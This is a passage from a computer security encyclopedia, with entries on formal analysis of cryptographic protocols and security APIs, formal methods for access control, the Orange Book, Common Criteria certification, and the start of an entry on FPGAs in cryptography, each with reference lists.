Although the attacker has a considerable amount of freedom, the set of actions available to it can be expressed in a very regular fashion. Thus the complexity of the problem of determining security generally hinges on the number of individual executions (usually referred to as *sessions*) of protocol roles by honest principals. The problem of determining whether the intruder learns a given term, known as the secrecy problem, was proved undecidable in the unbounded session model by Durgin et al. [10] in 1999, and NP-complete in the bounded session model by Rusinowitch and Turuani [11] in 2001. Similar results have been proved for other properties, such as authentication.

Applications

Formal analysis of cryptographic protocols has been extensively applied to the analysis of standards. In some cases, their use has made substantial contributions to the design of the protocol. Examples of such uses of formal methods include analyses of the Internet Engineering Task Force's Internet Key Exchange (IKE) and Group Domain of Interpretation (GDOI) Protocols, the Kerberos protocol, and the Secure Electronic Transactions protocol, an e-commerce standard formerly supported by the major credit card companies. In several cases (e.g., proof of key possession in GDOI [12] and the public key version of

Kerberos [13]) this has led to the discovery of problems that led to a redesign of the standard.

Open Problems

The basic problem of cryptographic protocol analysis in the Dolev–Yao model is well understood, and a number of relatively mature tools are available. Thus one active area of research is exploring how well these tools can be used to analyze protocol standards. In general, these analyses have been fruitful, helping both to find flaws early on and to increase understanding of the protocol, especially when those performing the analysis can work closely with the protocol developers. Moreover, although the tools are not yet a standard part of the protocol developer's toolkit, they are beginning to be used by those who propose protocols of their own in order to bolster their security arguments.

Other research in this area has focused on improving the accuracy and scope of the tools. One approach has been to attempt to bridge the gap between formal and cryptographic proofs of security by developing systems in which a Dolev–Yao style proof implies a cryptographic proof of security. This has turned out to be a complex problem, given the considerable gap between the two types of theories, but a number of different systems have been developed for doing this, the most prominent example being the Universal Composibility model [14].

Another approach is to apply theorem-proving techniques directly to the cryptographic proofs. Although this loses the interface with the Dolev–Yao theory, it has the advantage that one can apply formal methods directly to the cryptographic argument. This approach has been gaining popularity as tools and methods become more available. The most prominent example is CryptoVerif [15], which provides automated support for game-based cryptographic proofs.

A third approach is to extend the Dolev–Yao model by introducing equational theories obeyed by the functions used in a protocol. For example, modular exponentiation is associative and commutative, and concatenation is associative. This presents a middle ground between the Dolev–Yao model and the more expressive cryptographic models: it is more expressive than the Dolev–Yao model, but it is still possible to use model checkers to verify the cryptographic protocols. Maude-NPA [16] is approaching this problem in the most comprehensive manner, but other tools, such as ProVerif and AVISPA, also provide support for various theories.

Recommended Reading

1. Needham RM, Schroeder MD (1978) Using encryption for authentication in large networks of computers. Commun ACM 21(12):993–999
2. Lowe G (1996) Breaking and fixing the Needham-Schroeder Public-Key Protocol using FDR. In Proceedings of TACAS '96. Springer, Berlin, pp 147–166
3. Dolev D, Yao A (1983) On the security of public key protocols. IEEE Trans Inf Theory 29(2):198–208
4. Millen JK, Clark SC, Freedman SB (1987) The interrogator: protocol security analysis. IEEE Trans Softw Eng, SE-13(2): 274–288
5. Meadows C (1992) Applying formal methods to the analysis of a key management protocol. J Comput Secur 1(1):5–36
6. Burrows M, Abadi M, Needham R (1990) A logic of authentication. ACM Trans Comput Syst 8(1):18–36
7. Durgin NA, Mitchell JC, Pavlovic D (2003) A compositional logic for proving security properties of protocols. J Comput Secur 11(4):677–721
8. Armando A, Basin D, Boichut Y, Chevalier Y, Compagna L, Cuellar J, Drielsma P, Heam P, Kouchnarenko O, Mantovini J, Modersheim S, Von Hoheimb D, Rusinowitch M, Santiago J, Turuani M, Vigano L, Vigneron L (2005) The AVISPA Tool for the Automatic Validation of Internet Security Protocols and Applications. In: Proceedings of CAV 2005. Springer
9. Blanchet B (2005) An automatic security protocol verifier based on resolution theorem proving (invited tutorial). In: 20th international conference on automated deduction (CADE-20), Tallinn
10. Durgin NA, Lincoln PD, Mitchell JC, Scedrov A (1999) Undecidability of bounded security protocols. In: Workshop on formal methods and security protocols (FMSP'99), Trento
11. Rusinowitch M, Turuani M (2001) Protocol insecurity with finite number of sessions is NP-complete. In: Proceedings of computer security foundations workshop
12. Meadows C, Pavlovic D (2005) Deriving, attacking, and defending the GDOI protocol. In: ESORICS 2005. Springer
13. Cervesato I, Jaggard AD, Scedrov A, Tsay J-K, Walstad C (2008) Breaking and fixing public-key kerberos, extended abstract. In: Okada M, Satoh I (eds) Advances in computer science – ASIAN 2006, Tokyo, Dec 2006. Springer LNCS, vol 4435, Springer
14. Backes M, Pfitzmann B (2004) A cryptographically sound security proof of the Needham-Schroeder-Lowe Public-Key Protocol. IEEE J Sel Area Comput (JSAC) 22(10):2075–2086
15. Blanchet B (2008) A computationally sound mechanized prover for security protocols. IEEE Trans Dependable Secur Comput 5(4):193–207
16. Escobar S, Meadows C, Meseguer J (2009) Maude-NPA: cryptographic protocol analysis modulo equational properties. FOSAD 2007/2008/2009 tutorial lectures, LNCS, vol 5705. Springer, pp 1–50

Formal Analysis of Security APIs

Graham Steel
Laboratoire Specification et Verification, INRIA, CNRS & ENS, Cachan, France

Related Concepts

►Security Protocols Analysis

Definition

An application program interface (API) is called a security API if it is designed so that no matter what sequence of function calls are made by the possibly malicious application code, certain security properties continue to hold. Typically these interfaces arise in systems where a process running trusted code has to offer an interface to a process running untrusted code. Formal analysis of these APIs aims to establish exactly what properties are preserved in such a scenario.

Background

Longley and Rigby were the first to use formal methods to analyze a security API [3], though the term "security API" was coined later by Anderson and Bond [1].

Theory

Security API analysis typically consists of building an abstract logical model of the operations of the API functions and the capabilities of an attacker. The model allows the intruder can to call API functions and perform offline computations in any sequence, and the security properties of the interface are posed as reachability problems in the model.

Security APIs are most often studied in the context of tamper-resistant cryptographic devices, where the trusted code running inside the device offers an interface to the untrusted host machine. Any analysis of their security must therefore take into account cryptographic operations such as encryption and signing. Most security API analyses follow the so-called Dolev-Yao abstractions, where bitstrings are considered as terms in an abstract algebra, and cryptographic operations are functions on those terms, equipped with a suitable equational theory. API functions and offline computations by the malicious application are modeled as deduction rules in the algebra. A typical security property might be that certain cryptographic keys stored on the tamper-resistant device remain unknown to the attacker, which can be posed as the reachability of a state in which the intruder knows the term corresponding to this secret key. This problem is in general undecidable, in particular because security APIs can usually generate arbitrary numbers of fresh cryptographic keys and other values. This allows classical undecidable problems such as Post's correspondence problem to be encoded as secrecy problems, following results from security protocols analysis. However, for practical APIs, bounds on the amount of fresh material can often be proved to be sufficient to cover all attacks in the model. In such cases, the security problem can often be resolved with some automatic formal tool such as a model checker or theorem prover. In particular, tools used for security protocol analysis can be adapted to the problem, by considering the API as a suite of protocols, which the intruder may compose arbitrarily.

One aspect that differentiates security API analysis from security protocols analysis is that in API analysis, one encounters mutable global state: Keys may be imported and exported, and switches may be enabled and disabled according to some rules in the API. These changes will affect the behavior of the interface. This feature causes an explosion in the number of possible of states to explore, which poses a challenge to automated tools. In addition, state change may be non-monotonic, i.e., mutually exclusive choices may have to be made. Some protocol analysis tools implement optimizations assuming intruder knowledge increases monotonically. Such tools may find false attacks when used on APIs with non-monotonic state.

Applications

A major application area for security APIs is the international cash machine network, where international standards (ISO 9564/ANSI X7.8) stipulate that tamper-resistant hardware security modules (HSMs) must be used to encrypt, decrypt, and verify customers' personal identification numbers (PINs). These HSMs expose a security API to their host computers, which must be designed to keep customer PINs secure, even if a malicious application runs on the host machine. Formal analysis of security APIs has led to the discovery of many vulnerabilities in these APIs. Some involve the key management functions, which may be satisfactorily modeled in the abstract model described above. Others involve an attacker deducing the value of a PIN from the pattern of error messages arising from various carefully constructed function calls. These information leakage attacks have been analyzed in a probabilistic model with Markov decision process semantics [4].

Open Problems

An open theoretical problem in API analysis is to relate the Dolev-Yao abstractions commonly used in formal tools to the computational complexity models used in manual cryptographic analyses. This problem has been attacked in the field of protocol analysis, but in API analysis, there are additional problems caused by the mutable state shared between commands.

In practice, it is well known that the most commonly used standard for key management APIs, RSA Public Key Cryptography Standards (PKCS) #11, cannot be used to construct a secure interface for distributed key management in its current form, since it lacks a key transport format that securely preserves key metadata [2]. This permits keys to have conflicting roles, for example,

key wrapping (encryption of sensitive keys) and decryption of arbitrary ciphertexts. Various alternative standards are being drafted, but the goal of a secure key management API for distributed tokens, whose security proofs have a cryptographically sound semantics, remains open at the time of writing.

Recommended Reading

1. Bond M, Anderson R (2001) API level attacks on embedded systems. IEEE Comput Magazine 34(10):67–75
2. Delaune S, Kremer S, Steel G (2008) Formal analysis of PKCS#11. In: Proceedings of the 21st IEEE Computer Security Foundations Symposium (CSF'08), Pittsburgh, PA. IEEE Computer Society Press, pp 331–344
3. Longley D, Rigby S (1992) An automatic search for security flaws in key management schemes. Comput Secur 11(1):75–89
4. Steel G (2006) Formal analysis of PIN block attacks. Theor Comput Science 367(1–2):257–270

Formal Methods

►Applications of Formal Methods to Web Application Security

Formal Methods and Access Control

Michael Huth
Department of Computing, Imperial College London, London, UK

Related Concepts

►Access-Control Architectures; ►Administrative Policies; ►Discretionary Access Control Policies (DAC); ►Formal Verification; ►Identity Management; ►Mandatory Access Control Policy (MAC); ►Multilevel Security Policies; ►Privacy-Aware Access Control Policies; ►Role-Based Access Control

Definition

A ►formal method is any technique or method that aids in the construction and validation of computer-based systems and is based, in total or in part, on rigorous mathematics. ►Access control [8] refers to any method or mechanism by which the access of principals to resources is regulated; formal methods can aid considerably in the design, validation, and implementation of access control.

Background

Access control within IT systems developed historically through simple mechanisms such as ►access-control matrices [8]. Such a matrix explicitly lists allowed access, e.g., which principal can do what actions to which objects. This approach worked well for isolated or small-scale IT systems, but is ill-suited for systems that are distributed, federated, large-scale, or complex for other reasons.

Theory and Application

To address these needs, policies emerged as a standard tool for specifying and deciding access requests. Policies have expressive mechanisms that allow for more efficient representations of requests (e.g., through roles [5]), priority composition of rules (e.g., to define and enforce overriding concerns), the inheritance of privileges (e.g., through role hierarchies [5]), etc. A policy may be phrased in a manner that is machine-readable, appreciable by system users or both.

Policies are meant to capture intended behavior of an access-control system. Mathematically, we may think of a policy as a function $p: \mathsf{Req} \rightarrow \mathsf{Dec}$ where Req is the set of access requests and Dec is the set of decisions made for such access requests. Two such decisions are grant (permitted access) and deny (prohibited access). But the application domain or the composition of sub-policies may require additional values in Dec. We mention conflict (rules of sub-policies provide conflicting evidence for deciding an access request), gap (the policy provides no evidence for deciding an access request), error (evaluation of the policy for an access request causes some error), halt (to stop the execution of a program), and irrelevant (to express that the policy does not apply to an access request).

The decision of composed policies should be the composition of their individual decisions. For one, this makes policy behavior independent of syntactic peculiarities. For another, distributed systems may not allow the explicit construction of a composed policy. Formal methods can then help a great deal in developing techniques for combining local policy decisions into global ones, e.g., through research on policy algebras (e.g., [2]).

Policies within IT systems are not given as mathematical functions as above, but as syntactic, perhaps distributed, objects such as a rule file that specifies a ►firewall policy. Policy analysis (e.g., the one in [6]) is therefore an important formal activity. Such analyses include conflict detection [3] (e.g., are there conflicting rules in a policy?), ►gap detection [3] (is the policy not defined for some request?), safety problem (e.g., can access privileges be confined to intended owners of such rights?), and refinement [3] (e.g., is the modified policy less permissive than the original one?).

The policy decision point of an access-control system may also have to conduct policy analysis in order to determine how a policy ought to decide on a request. Consider delegation [1], in which a principal can transfer his or her right to, or share it with, other principals (e.g., for document collaboration). A policy decision point then needs to analyze the policy and its delegation statements in order to determine if granting an access request for a principle follows directly, or is derivable through a chain of policy-compliant delegations.

Policies are expressed in policy languages (e.g., compliant with the standard ►XACML) or, indirectly, in other mathematical formalisms (e.g., in type inference systems for the enforcement of secure information flow in Java programs). The methods used in policy analysis vary greatly but depend on said concrete representation of policies. Secure information flow of a Java program might be established by showing that one can infer its type to have a policy-compliant value in a security lattice. The presence of conflict in a rule-based policy (e.g., for a ►firewall) might be established by expressing such presence in terms of a propositional constraint and then checking the satisfiability of that constraint with a SAT solver. See [6] for use of a SAT solver in this context. In contrast, role engineering [5] might use purely probabilistic methods, as familiar from artificial intelligence, to discover functional roles (e.g., ones that don't already exist as such within an organization but that reflect common access privileges) into which principals can then be abstracted.

Formal methods can therefore serve several important but distinct functions in the design, verification, and implementation of access-control systems. Role discovery, e.g., can be considered as a design activity; proving secure information flow in programs can be seen as validation of access rights where principals are programming entities such as computation threads or applets on ►smart cards; and expressing rule-based policies as propositional constraints may lead to the discovery of redundancies in policies and so improve their implementation.

Applications of formal methods also concern the administrative aspect of policy-based access control [7]. For example, a formal policy language may cleanly separate between normal access privileges (e.g., permission to collaborate on a document), administrative privileges (e.g., permission to invite others as collaborators on a document), and "super"-administrative privileges (e.g., permission to transfer ownership of a document). Engineering workable policies with such layered, administrative permissions is difficult to achieve without the aid of formal methods, which can support analysis and can provide robust administration patterns within a policy language.

Open Problems

Access control in IT systems has to be done such that people can actually use those systems. Usability [4] in the security domain studies how the use of systems and their security interact. Future formal methods may help in improving the usability of access-control systems so that private citizens and non-specialist workers alike can control the access to resources for which they are responsible.

Formal methods are also believed to be needed in the realization of robust access control in tomorrow's systems that increasingly rely on ►virtualization, software as a service, and on ►cloud computing.

Recommended Reading

1. Abadi M, Burrows M, Lampson B, Plotkin G (1993) A calculus for access control in distributed systems. In: ACM Transactions on Programming Languages and Systems, vol 15, no 4, pp 706–734
2. Rao P, Lin D, Bertino E, Li N, Lobo J (2009) An algebra for fine-grained integration of XACML policies. In: Fifteenth Symposium on Access Control Models and Technologies. ACM, pp 63–72
3. Bruns G, Dantas DS, Huth M (2007) A simple and expressive semantic framework for policy composition in access control. In: Proceedings of the Fifth Workshop on Formal Methods in Security Engineering: From Specifications to Code. ACM, pp 12–21
4. Cranor LF, Garfinkel S (2005) Security and usability. O'Reilly Media, Cambridge, MA
5. Ferraiolo DF, Kuhn DR, Chandramouli R (2007) Role-based access control, 2nd edn. Artech House, Boston, MA
6. Jeffrey A, Samak T (2009) Model checking firewall policy configurations. In: Proceedings of the 2009 IEEE International Symposium on Policies for Distributed Systems and Networks. IEEE, pp 60–67
7. Li N, Mao Z (2007) Administration in role-based access control. In: Proceedings of the Second ACM Symposium on Information, Computer and Communications Security. ACM, pp 127–138
8. Messaoud B (2006) Access control systems. Springer, New York, NY

Formal Methods for the Orange Book

Jonathan K. Millen
The MITRE Corporation, Bedford, MA, USA

Synonyms

Security verification

Related Concepts and Keywords

►Common Criteria, From a Security Policies Perspective; ►Covert Channel Analysis; ►Formal Methods and Access Control; ►Formal Methods in Certification and Evaluation; ►Orange Book; ►Reference Monitor; ►Bell-LaPadula Confidentiality Model; ►Trojan Horse

Definition

Formal methods, in the Orange Book context, were systematic methods for security analysis based on mathematics and logic, and usually supported by software verification tools.

Background

The Orange Book, or *Department of Defense Trusted Computer System Evaluation Criteria* (TCSEC), was a standard published in 1983 and updated in 1985 [4]. It was used by the National Computer Security Center (NCSC), an office of the National Security Agency, to support the technical certification of commercially available computer systems for DoD applications. An Orange Book evaluation ranked systems into six classes C1, C2, B1, B2, B3, and A1, according to their ability to protect sensitive data. Following the recommendations of the Anderson Report [1], the highest rankings, B3 and A1, had to satisfy the *reference monitor* requirements that it mediate all access of subjects to objects, be tamperproof, and be small enough to be subjected to analysis and tests. The Anderson Report also stressed that it was important to specify and implement a policy for access control.

The highest class was A1, or "Verified Design." An A1 system has a Trusted Computing Base (TCB) that implements a reference monitor. An A1 TCB was subject to several requirements for formal methods:

- A formal model of the security policy supported by the TCB, that is proven to be consistent with its axioms.
- A formal top-level specification (FTLS) that accurately describes the TCB in terms of exceptions, error messages, and effects. The FTLS must be shown consistent with the model using "a combination of formal and informal techniques."
- Formal methods must be used for a covert channel analysis.

The consistent security policy model was required for B2 and B3 as well.

The kind of model considered acceptable was a state-transition model, where transitions represented permissible changes in the access-control state resulting from TCB operations. Expectations were strongly influenced by the Bell-LaPadula model [2], which featured two invariant security properties (simple security and *-property) that defined a "secure state." These were called "axioms" in the requirement, but they stood as proof obligations for the specified state transitions and for initial state conditions. It was in this sense that a model had to be "proven consistent with its axioms." A model might, for example, define an access control matrix $A_{i,j} \subseteq \{r, w\}$ such that if $A_{i,j} = \{r\}$, then subject S_i has read-only access to object O_j.

For classes B1 and above, the security policy being modeled included *mandatory* and *discretionary* requirements. The mandatory access control policy assigned sensitivity labels to subjects and objects, and prevented a subject from having read access to an object with a higher label (simple security) or write access to an object with a lower label (*-property). Thus, for example,

$$r \in A_{i,j} \Rightarrow \sigma(S_i) \geq \sigma(O_j)$$

where σ is the sensitivity label assignment. The discretionary access control policy allowed users to limit access to named objects by named individuals.

For the purposes of these requirements, "formal" meant "mathematically precise," and a proof could, in principle, be produced manually [9]. Formal models were small enough so that their verification was practical but tedious. Formal top level specifications occupied a position midway between mathematical models and executable code. They were less abstract than a model and an order of magnitude larger, because they had to specify more detail in the operating system interface. They were nonprocedural, following Parnas's 1972 suggestion [13]. Even though they were still much smaller than actual code listings, they were large enough so that there was an incentive to seek software tool support for their expression and verification.

Roughly speaking, formal specifications were like systems of equations relating the new values of system state variables after an operation to the parameters of the operation and the prior values of all relevant state variables. These equations had conditional tests so that the effect of an operation could depend on access control constraints. Specification languages had a style similar to programming languages. An operation for a process to get read access to a file might look something like this (in no particular language):

```
get_read(proc,file) =
  if dominates(label(proc),label(file))
  then access(proc,file) := add_mode
  (access(proc,file),read)
    and return := "ok"
  else return := "simple security
   violation"
  end
```

To show that an FTLS is consistent with a model, the analyst supplied a mapping of FTLS structures, like processes and files, to model structures, like subject-object access matrices. Each operation on system structures available at the FTLS interface could then be mapped to a state

change in the model. Such a state change was consistent with the model if it respected the state invariants required by the model. This would be the case if the state change could be proved equivalent to the result of a sequence of permissible model transitions.

At the time, a number of software tools were available or under development to support verification of formal specifications. The NCSC instituted an Endorsed Tools List (ETL) of systems considered mature enough to produce acceptable formal specifications and proofs [10]. In 1988, the ETL included FDM (Formal Development Methodology), featuring the Ina Jo specification language [3], and GVE, the Gypsy Verification Environment [5, 6]. Later, others were added, such as EHDM (Extended Hierarchical Development Methodology), featuring the Special specification language [12]. Models as well as FTLSs could be expressed and verified with these tools. Such tools included an automatic or interactive theorem prover capable of dealing with logical statements about system data structures.

Although some of these systems could also be used for code verification, formal code verification was not an Orange Book requirement, because it was felt to be beyond the state of practice. Code verification must prove the correctness of programs written to implement the FTLS operations. This requires a formal semantics of the programming language, which was not available for most practical implementation languages. Furthermore, TCBs were usually implemented in a combination of high-level and assembly languages.

The level of detail in an FTLS – to include exceptions and error messages – had two motivations. One was to show how the abstract secure system design expressed by the model could be refined gradually to the running code. The other motivation was the desire to support certain formal approaches to covert channel analysis [11]. Covert channels permit a Trojan horse – a malicious program acting without the user's knowledge – to communicate sensitive information to users or confederate programs at a less sensitive level. The normal access control policy prevents a program from simply copying sensitive data to a publicly readable file, but it may still be able to communicate small amounts of data at a time in devious ways, by channels not intended to carry user data. Typically, this is done by affecting shared system resources, causing state changes that become visible through error messages or timing variations.

Covert channel analysis has two steps: an identification phase and a bandwidth (information rate) analysis. Identification can be assisted by information flow tools that operate on the FTLS, such as Ina Flo (in the FDM system) and the MLS Checker (in EHDM). Flow tools made use of mandatory access control labels, extending their use to system variables, and examined each FTLS statement to ensure that the value of each system variable was not tainted by the value of any variable with higher label.

In the `get_read` example above, a flow analysis would determine that the return message depends on the label assignment array. This means that the label assignments must themselves be classified at the lowest label value, otherwise an attempt to read a higher-labeled file might give away higher-labeled information.

It was recognized that not all covert channels could be found by flow tools. In particular, an FTLS does not contain timing information necessary to find timing channels. A timing channel makes use of system clock values or other timing sources to convey information, just as Morse code uses combinations of short dots and long dashes to encode different letters. Furthermore, flow tools do not supply estimates of the bandwidth (information rate) of covert channels. Hence, formal methods had to be supplemented with code examination and information-theoretic techniques. The formal methods requirement for covert channel analysis could also be satisfied without flow analysis tools by using Kemmerer's shared resource matrix method [7], which was systematic, but took a less formal, more flexible approach that could be applied to code.

Applications

The only system that achieved the A1 class under the Orange Book was the Honeywell SCOMP (Secure Communications Processor). However, the Trusted Network Interpretation of the TCSEC (TNI, or "Red Book" [8]) carried over the Orange Book classes to network components. Mandatory or M-components, whose TCB enforced separation of multiple labeled security levels, could attain an A1 class with essentially the same use of formal methods. The Boeing MLS LAN (Multilevel Secure Local Area Network) and Gemini Trusted Network Processor accomplished this. Formal methods also had a place in later Common Criteria requirements.

Recommended Reading

1. Anderson JP (1972) Computer security technology planning study. ESDTR-73-51, Air Force Electronic Systems Division, Hanscom AFB, Bedford, MA
2. Bell DE, La Padula LJ (1975) Secure computer system: unified exposition and multics interpretation. ESDTR-75-306. The Mitre Corporation, Bedford, MA
3. Berry DM (1985) An Ina Jo proof manager for the formal development method. ACM SIGSOFT Software Eng Notes 10(4): 19–25
4. Department of Defense (1985) Department of Defense Trusted Computer System. Evaluation Criteria. DOD 5200.28-STD, National Computer Security Center, Fort Meade, MD

5. Good DI, Akers RL, Smith LM (1988) Report on Gypsy 2.05, Computational Logic, Inc., Austin, TX
6. Kaufmann M, Young WD (1987) Comparing gypsy and the Boyer-Moore logic for specifying secure systems. In: Proceedings of the 10th National Computer Security Conference, Baltimore MD
7. Kemmerer RA (1983) Shared resource matrix methodology: an approach to identifying storage and timing channels. ACM Trans Comput Syst 1(3):256–277
8. National Computer Security Center (1987) Trusted network interpretation of the trusted computer system evaluation criteria. NCSC-TG-005
9. National Computer Security Center (1992) A guide to understanding security modeling in trusted systems. NCSC-TG-010
10. National Computer Security Center, Guidelines for formal verification systems. NCSC-TG-014-89
11. National Computer Security Center (1993) A guide to understanding covert channel analysis of trusted systems. NCSC-TG-030
12. Owre S, Rushby J, von Henke F (1991) An introduction to formal specification and verification using EHDM. SRI International. SRI-CSL-91-2
13. Parnas DL (1972) A technique for software module specification with examples. Comm ACM 15(5):330–336

Formal Methods in Certification and Evaluation

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Synonyms

High assurance evaluation methods

Related Concepts

►Common Criteria, From a Security Policies Perspective;
►Security Standards

Definition

Before computer systems can be used for security-critical applications, they generally must be certified to be appropriate for the intended use. This process can be made easier by the evaluation of systems according to broader classes of criteria, established by a national or international standards body, which specify classes of systems with different levels of security functionality and assurance. Formal methods is an assurance method that is generally deemed appropriate for the highest levels of assurance.

Background

One of the main, indeed possibly the principal, use of formal methods in preparing computer systems for security evaluation is that formal specification languages can be used to give a precise, unambiguous specification of a computer system that can be understood by a system evaluator. At the very highest level of assurance, these are included with formal proofs of security, via a formal proof of correspondence between a formal security model (that is, a formal description of the security properties of the system) and formal specification of the security-relevant portions of the system. This general approach was introduced in the US TCSEC (also known as the *Orange Book*) [1], which was the first such set of criteria. It was subsequently adopted, with some changes, by criteria of other countries, including the European ITSEC [2], and finally by the *Common Criteria* [3], which replaces these earlier criteria and has been adopted by a number of countries in North America and Europe, as well as Australia. The main difference between the Common Criteria and the TCSEC, as far as the use of formal methods is concerned, is that the TCSEC levels applied to both assurance and functionality, thus enforcing a tight coupling between the two, while the Common Criteria levels apply only to assurance. The Common Criteria requires that desired security functionality be specified in separate "Target of Evaluation" documents.

The Common Criteria application levels range from EAL1 to EAL7, with formal methods being introduced at EAL5. EAL5 requires the use of semiformal design description, where "semiformal" means that the specification has "a restricted syntax and a defined semantics." EAL6 requires a formal model of the security policy plus a semiformal functional specification, where "formal" means a "restricted syntax and a defined semantics based on well-established mathematical concepts." EAL7 requires a formal model of the security policy and a formal functional specification, along with a formal verification of correspondence between the two. Although mechanized proofs are not explicitly required for EAL7, the advantage of using them is noted and generally, products that supply formal verification will rely at least partially on such mechanized proofs.

It is also possible to certify systems at EALX+, meaning the system satisfies all of the requirements of EALX, and some of the requirements of EALX + 1. For EAL6+, this usually means that some formal verification is done, although not enough to support certification at EAL7.

Since certifications are usually done on commercial products, details the ways in which formal methods are used in such certifications are proprietary. However, there are some papers available that give informative accounts that give the reader an understanding of the type of verification that is required for the evaluation process. In particular, Heitmeyer et al. [4] describe the formal

verification of an embedded security device intended for evaluation against the Common Criteria, while Woodcock et al. [5] describe the certification of the Mondex electronic purse to ITSEC Level E6, a level similar to EAL7.

Applications and Experiments

Currently (November 2010), the Common Criteria Certified Products list [6] gives over 100 systems certified at EAL5 or EAL5+. EAL6 and higher evaluated systems are much more rare, however. Currently, the Common Criteria Certified Products list gives only one such system: the Green Hills Software INTEGRITY-178B Separation Kernel, certified at EAL6+. Some of the national certification organizations list additional products: for example, the French Agence Nationale de la Sécurité des Systèmes d'Information lists five microcontrollers certified at EAL6+ [7]. Other products are in the pipeline. For example, the US NIAP Common Criteria Evaluation and Validation Scheme for IT Security (CCEVS) lists two: the Boeing Secure Network Server (EAL7) and the Wind River VxWorks MILS operating system (EAL6+) [8].

These figures show that the evaluation of systems at the higher assurance levels that require the use of formal methods is not only within the state of the art, but it is seen as a viable business opportunity for the developers of systems that fill a certain type of niche: that is, systems such as separation kernels, network servers, and microcontrollers that can provide security functionality to other systems that make use of them. These systems are relatively simple, which keeps the costs of verification down, and because they can be used by many other systems, the costs are amortized. However, the fact that the number of these systems is small, and most of that small number to not attempt EAL7, shows that full-scale verification in support of security evaluation is still a challenging problem.

Open Problems

The main problem faced when undergoing high assurance evaluation is the time and expense. The additional work in specifying and verifying the product, as well as reviewing the artifacts produced by the verifiers, adds to the cost of developing the product, while the additional time not only adds to the costs, but incurs the risk that a system may be obsolete by the time it is certified. Thus, research is needed in making formal methods more efficient, easier to use, and more agile. Areas of interest include methods for incremental verification (so that small changes to a system require only a small amount of re-verification), improved methods for code verification, and methods for extracting formal specifications from code.

Recommended Reading

1. DoD trusted computer security evaluation criteria, Dod 5200.28-STD, December 1985
2. Information technology security evaluation criteria (ITSEC): preliminary harmonised criteria, Document COM(90) 314, Version 1.2. Commission of the European Communities, June 1991
3. Common criteria for information technology security evaluation, Version 3.1, Revision 3, CCMB-2009-07-01, CMMB-2009-07-02, CCMB-2009-07-03, July 2009
4. Heitmeyer C, Archer M, Leonard E, McLean J (2008) Applying formal methods to a certifiably secure software system. IEEE Trans Software Eng 34(1):82–88
5. Woodcock J, Stepney S, Cooper D, Clark J, Jacob J (2008) The certification of the Mondex electronic purse to ITSEC level E6. Form Asp Comp 20(1):5–19
6. Common criteria certified products list, common criteria portal. http://www.commoncriteriaportal.org/products/
7. ANSSI certified products list. http://www.ssi.gouv.fr/site_rubrique101.html
8. NIAP CCEVS: products and protection profiles in evaluation. http://www.niap-ccevs.org/cc-scheme/in_evaluation/

Forward Secrecy

►Perfect Forward Secrecy

FPGA Field Programmable Gate Array

►Trusted Computing

FPGAs in Cryptography

Tim E. Güneysu
Department of Electrical Engineering and Information Technology, Ruhr-University Bochum, Bochum, Germany

Synonyms

Cryptography on reconfigurable devices

Definition

Field Programmable Gate Arrays (FPGA) are generic hardware devices that can dynamically reconfigure their internal structure to perform arbitrary logic functions. In this way, they combine the advantage of efficient hardware implementations with the flexibility of software programs.

This unique property is particularly useful for computationally challenging cryptosystems that benefit from the high performance in hardware implementations, while still preserving the option for security updates in case the security system was compromised.

Background

Field Programmable Gate Arrays were invented in 1985 and originally targeted applications in the telecommunication sector. To maintain the feature of reconfigurability, FPGAs consist of a large, two-dimensional array of configurable logic elements (CLE) that are interconnected with a programmable switch matrix. The CLEs can be individually configured to perform an atomic logic function with a specific number of inputs and outputs. However, due to limitations in technology, most FPGAs only allow a volatile configuration of the CLE. In other words, the entire setup of the FPGA device is lost on power-down and needs to be reloaded after each system start-up. Fortunately, this also allows a straightforward exchange of the hardware application on the FPGA by simply replacing this initial device configuration, which is stored as an external bit file.

With the evolution of FPGA devices with respect to their logic density, the first cryptographic implementations on an FPGA became possible in the early 1990. In this context, low-level bit operations of cryptographic schemes can be directly mapped onto CLE functions, which is usually considered as the main advantage of cryptographic implementations on FPGAs with respect to software implementations. Similarly, bit permutations can instantly be performed by just selecting the appropriate routes of the programmable switch matrix. In software, such bit-level operations often require a significant amount of clock cycles for masking and shifting the individual bits in a register. In particular, block and stream ciphers, as well as asymmetric cryptosystems based on elliptic and hyperelliptic curves over binary fields, involve many of such simple bit-level operations and can thus be very efficiently implemented on FPGAs.


In the last years, FPGA vendors decided to add further components to FPGA architectures. They found that just a large amount of generic CLEs is not sufficient for all demands of an application. To satisfy the need for continuous storage, they integrated dedicated memory blocks, each providing a few kilobits of storage. In addition to that, they added arithmetic blocks that can accelerate single-precision integer multiplications and additions using dedicated circuits (instead of implementing them with generic CLEs). These later extensions are extremely beneficial for cryptographic implementations: Memory blocks are often used to store lookup values required by cryptographic schemes, e.g., to implement a nonlinear substitution-table lookup of block ciphers. The dedicated arithmetic blocks are useful when implementing cryptosystems involving multi-precision modular arithmetic. As each multi-precision operation consists of a large amount of single-precision computations, such a computation can be significantly accelerated by employing fast arithmetic blocks in the FPGA to compute the single-precision results.

Figure 1 shows the common structure that is shared by most recently used FPGA devices. Note that in addition to CLEs, dedicated memory and arithmetic blocks, these devices contain further components for clock generation and distribution, as well as logic to implement I/O interfaces.

Applications

In practice, FPGAs can be used to implement nearly all cryptographic algorithms. However, whether the FPGA is the optimal choice to implement a specific cryptographic system is mainly dependent on four highly important properties of the application:

- *Based on Low-level Operations*: If a cryptosystem defines the use of many basic bit-level operations, the FPGA can place these operations very efficiently in CLBs. This is usually by far more efficient than bit operations based on generic instructions available on typical microprocessors.



FPGAs in Cryptography. Fig. 1 Architecture of a recent FPGA device

